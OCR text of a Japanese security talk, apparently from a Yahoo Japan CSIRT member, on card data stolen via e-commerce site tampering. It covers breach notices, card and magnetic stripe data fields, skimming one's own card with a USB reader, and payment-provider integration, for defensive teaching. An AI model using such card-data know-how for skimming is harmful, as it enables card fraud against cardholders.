【公開】

Webサイト改ざんにより盗まれるクレジットカード情報


@ozuma5119

2019年11月27日

ヤフー株式会社 CISO室 YJ-CSIRT
大角 祐介 (おおすみ ゆうすけ) / CISSP

Agenda

1. 盗まれるカード情報
2. 復習：クレジットカード
3. 決済代行事業者 (PSP)
4. 犯行手口
    1. 画面遷移乗っ取り
    2. E-Skimming #Magecart
5. 対策
    1. 改ざんされないために
    2. 改ざん検知
6. さらに進んだ対策
    1. CSP (Content-Security-Policy)
    2. CSP破り
    3. SRI (Subresource Integrity)



クレジットカード、持ってますか

私は11枚ありました
（含デビットカード）

盗まれる
カード情報

【公開】

Latest information | Data theft |

https://www.britishairways.com/en-g

BRITISH AIRWAYS

Register now

Login ID

PIN/Password

Log in

Remember me

Forgotten PIN/Password?

Discover | Book | Manage | Help | United Kingdom - English

Home

Feedback

Customer data theft

We are investigating, as a matter of urgency, the theft of customer data between 22:58 BST August 21 2018 until 21:45 BST September 5 2018 from our website, ba.com, and our mobile app.

The stolen data included personal and financial details of customers making bookings and changes on ba.com and the airline's app. The data did not include travel or passport details.


The theft has been reported to the authorities and our website is now working normally.

https://www.britishairways.com/en-gb/information/incident/data-theft/latest-information

約50万人

GDPR制裁金
約250億円

補足：情報は「漏れる」のではなく「盗まれる」



https://www.britishairways.com/en-gb/information/incident/data-theft/latest-information

マキアレイベル｜不正アクセス

https://www.ma

2．流出した可能性のある期間

流出した可能性のある期間は以下のとおりです。

①2014年1月1日～2019年7月26日の期間
弊社が運営するECサイト（マキアレイベル・Coyori・代謝生活CLUB）にてクレジットカード情報を入力されたお客様の一部。

②2014年3月15日～2016年3月30日の期間
弊社が運営していたECサイト酒蔵.comにてクレジットカード情報を入力されたお客様の一部。

3．流出した可能性のある情報

流出した可能性のある件数は107,661件で流出した可能性のある情報は以下のとおりです。

・カード会員名
・クレジットカード番号
・セキュリティコード
・有効期限

https://www.macchialabel.com/news/20191015.php

ec.akbh.jp/user_data/i

2．流出の可能性がある期間と対象となるお客様

2018年9月28日から2019年3月20日

上記期間内に弊社オンラインショップでクレジットカード決済をご利用された220件のお客様が対象となります。

※なお、上記に該当されるお客様には、弊社より、別途メールもお送りいたしております。

3．対象となるお客様のクレジットカード情報の内容

流出した可能性があるお客様のクレジットカード情報は以下の通りとなります。

① カード名義人名
② クレジットカード番号
③ 有効期限
④ セキュリティコード

https://ec.akbh.jp/user_data/incident.php

復習
クレジットカード

はじめに：必読

カード決済業務のすべて

ペイメントサービスの仕組みとルール

定価：2,000円＋税

編・著者名：山本　正行

発行日：2012年05月28日

判型・体裁・ページ数：Ａ５・172ページ

ISBNコード：978-4-322-12122-3

出版：
一般社団法人 金融財政事情研究会

分かりやすく内容も充実。
クレジットカードを扱う業務に
携わるならば必読です。

出典 https://store.kinzai.jp/public/item/book/B/12122/

カード決済
(対面取引)

インプリンタ（デカケルトキハワスレズニ）

※私物です

「ガッチャン」でエンボスを
カーボンコピー


オーソリは電話承認

使用済カーボンからカード番号が
漏れるという事件が昔ありました

磁気ストライプ

＜磁気ストライプ取引＞

＋




- 磁気ストライプは「サイン」がセット
- 日本ではいまだに主流だが、欧米ではICが主流
  ※プリペイドではまだまだ残っている

出典：日本クレジット協会 https://www.j-credit.or.jp/security/ic.html

スキミングして遊ぼう

どこのご家庭にもある USB磁気ストライプリーダー
※私物です

磁気ストライプにセキュリティコードは無い




※セキュリティコードは非対面取引に利用

時代遅れの「セキュリティコード」に頼る理由 https://pcireadycloud.com/blog/2017/10/10/2301/
Track format of magnetic stripe cards http://sagan.gae.ucm.es/~padilla/extrawork/tracks.html

IC

<IC取引>

＋



ユーザはPIN(暗証番号)を入力

出典：日本クレジット協会 https://www.j-credit.or.jp/security/ic.html

カードの券面

（ここから）
悪い人になったつもりで
考えてください

オモテ面


1. カード番号 **PAN**: Primary Account Number
   先頭6文字はBIN, カード会社(イシュア)ごと

2. 会員名

3. 有効期限

4. セキュリティコード 4桁
   (American Expressのみ)

ウラ面



磁気ストライプ

PAN、会員名、有効期限が入っている
セキュリティコードは入っていない

セキュリティコード

- CVV2(VISA)
- CVC2(MasterCard)
- CAV2(JCB)


American Expressはオモテにあるため裏には無い

サインパネル

セキュリティコード：長年の疑問

1. 対面取引でカードを店員さんに渡す
2. 磁気スワイプで決済
3. サインする
4. 店員さんがカードをひっくり返して
   裏面のサインと確認 ← ????

セキュリティコードが見られちゃうよね???



聞いてみる：
セキュリティコード削除

持っているカード会社ほぼ全てに聞いてみました

店頭で利用する際、カード裏面のセキュリティコードを店員に見られて、不正利用されるのが不安です。

セキュリティコードを削ってしまいたいのですが、利用規約上、問題ないでしょうか？

こういうことはちゃんとしておきたいので、よく質問します


ほぼすべてのカード会社さんの回答

- 利用規約でカードの破壊を禁止しているからダメ
- ICチップに影響あるかもだからダメ
- ……などなどダメ

https://www.eposcard.co.jp/rule/

ＩＣカード特約
第4条（ＩＣカードの管理）
会員はＩＣカードの破壊、分解等をしてはならず、ＩＣカードに格納された情報の漏洩、複製、改ざん、解析等を行わないものとします。

※なお、クレジットカードの所有権はカード会社にあり、会員は「貸与」されているだけです




某社さん（1社のみ）OKくれました!!

- 規約上、禁止していないため、
  自己責任となるが**お客様判断でOK**

  ※ただしICチップに損害を与える可能性があるため
  オススメはしない

お忙しい中、ご回答
ありがとうございました



ECサイト(非対面取引)とカードの取り扱い

本日は、以下2点に絞ります


1. 主要フレームワークとそこへの攻撃
   - Magento
   - EC-CUBE (日本発：日本で人気)
   - osCommerce

   ……他多数

2. 決済代行事業者
   (PSP: Payment Service Provider)


   → 次スライドで解説

https://magento.com/



https://www.ec-cube.net/

https://www.oscommerce.com/




Sell Online

We provide you the tools to set up your very own complete and self-hosted online store and website for free to securely sell products and services to customers worldwide.


決済代行事業者
PSP
(Payment Service Provider)

決済代行事業者の実装方法 １．リンク型（旧式）



わたしたち、カード情報を
持ちたくないです


ECサイトの会社(加盟店)



おまかせください


決済代行事業者 (PSP)

決済代行事業者の実装方法 １．リンク型（旧式）



わたしたち、カード情報を
持ちたくないです

ECサイトの会社(加盟店)



おまかせください

決済代行事業者 (PSP)

ECサイト

